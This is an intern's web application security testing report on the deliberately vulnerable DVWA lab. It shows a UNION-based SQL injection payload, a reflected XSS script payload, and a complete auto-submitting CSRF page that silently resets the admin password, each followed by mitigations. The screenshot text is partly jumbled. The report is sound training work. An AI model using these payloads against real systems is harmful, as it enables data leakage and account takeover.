WEB APPLICATION SECURITY TESTING

REPORT BY:
PRIYA KUMARI

TABLE OF CONTENT

LIST OF FIGURES

INTRODUCTION AND INFORMATION ABOUT THE REPORT AND THE MACHINE

INTRODUCTION:

During my internship at Future Interns, I was responsible for performing web application security testing on Damn Vulnerable Web Application(DVWA)

INFORMATION:

In this hands-on internship task, I performed security testing on a vulnerable web application (DVWA) running on Kali linux. The objective was to detect and exploit common OWASP top 10 vulnerabilities using manual techniques and ethical hacking tools.

VULNERABILITY :01

Attack Name: SQL Injection UNION- Based


Vulnerable Parameter: id (GET in URL)

Payload Used: **1' UNION SELECT database(), NULL -- -**

Impact: Leaked database name (dvwa). Risk of full DB compromise.

Severity: High

SCREENSHOT:



Vulnerability: SQL Injection

```
ID: 1' UNION SELECT database(), NULL -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT database(), NULL -- -
First name: dvwa
Surname:
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Evidence: Output- First Name: dvwa

This shows the result of manually injecting SQL via “id” parameter.

MITIGATION:

- Use parameterized queries

- Sanitize and validate input
- Enforce least privilege on DB
- Deploy a web application firewall (WAF)

VULNERABILITY- 02

Attack Name: Reflected Cross-Site Scripting using Burp Suite


Affected URL: DVWA/vulnerabilities/xss_r/

Payload used: <script>alert('XSS')</script>

Impact: Executed JavaScript in victim’s browser

Severity: Medium to high

SCREENSHOT:


1 2 3 4
19:29
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to htt...
Open browser
Request
Pretty Raw Hex
\n
Inspector
Search
0 highlights
Event log (7)
All issues
Memory: 114.2MB
Disabled

Time	Type	Direction	Method	URL	Status code	Le
19:12:2...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4		
19:12:2...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6		
19:12:3...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4		
19:12:3...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6		
19:13:1...	HT...	→ Request	GET	http://example.com/		
19:13:2...	HT...	→ Request	GET	http://example.com/		
19:21:1...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6		
19:21:1...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4		


```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache


```

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/success.txt

This screenshot shows Burp Suite intercepting the request to DVWA's XSS page. The payload was captured before reaching server, allowing manual analysis or modification. This confirms that user input is not being properly sanitised making it vulnerable to reflected XSS.



Evidence: Alert popup triggered

MITIGATION:

- Encode user input before displaying it to prevent scripts from running in the browser.
- Apply a strong content security policy (CSP) to block untrusted scripts.
- Sanitize all input to ensure only safe data gets processed or stored.

VULNERABILITY- 03


Attack Name: Cross-Site Request Forgery (Password Reset)

Affected Page: DVWA/vulnerabilities/csrf/

Method: Crafted malicious HTML (csrf-attack.html)


Severity: High

SCREENSHOTS:



```html
<html>
  <body>
    <h2>Claim your FREE gift!!</h2>

    <form action="http://localhost/DVWA/vulnerabilities/csrf/" method="GET">
      <input type="hidden" name="password_new" value="hacked123">
      <input type="hidden" name="password_conf" value="hacked123">
      <input type="hidden" name="Change" value="Change">
      <input type="submit" value="Click me">
    </form>

    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

This was the csrf-attack.html file which I used for changing password without even user noticing it.



Username: admin

Password: •••••••••

Damn Vulnerable Web Application (DVWA)

Result: Password changed to *hacked123 without user knowledge(previously the password was "password")*

Logged in with: *admin* as username & *hacked123* as password and it successfully logged in.

MITIGATION:

- Add CSRF tokens to forms so only genuine requests are accepted.
- Use SameSite=Strict cookies to block unwanted cross-site requests.
- Ask for the user's password again before making critical changes.

OWASP Mapping:

- ✓ A03: Injection – *SQL Injection, XSS*
- ✓ A07: Identification & Authentication Failures – *CSRF*
- ✓ A06: Vulnerable and Outdated Components – *DVWA intentionally insecure setup*

CONCLUSION:

I got to step into the shoes of an ethical hacker, break things (safely!!) and understand how even tiny flaws can open big doors for attackers.

Every time I saw an alert pop up or a password change go through silently, it made the learning feel real. I didn't just read about SQLi, XSS or CSRF but I also experienced them. And through it all, I grew more confident and more curious.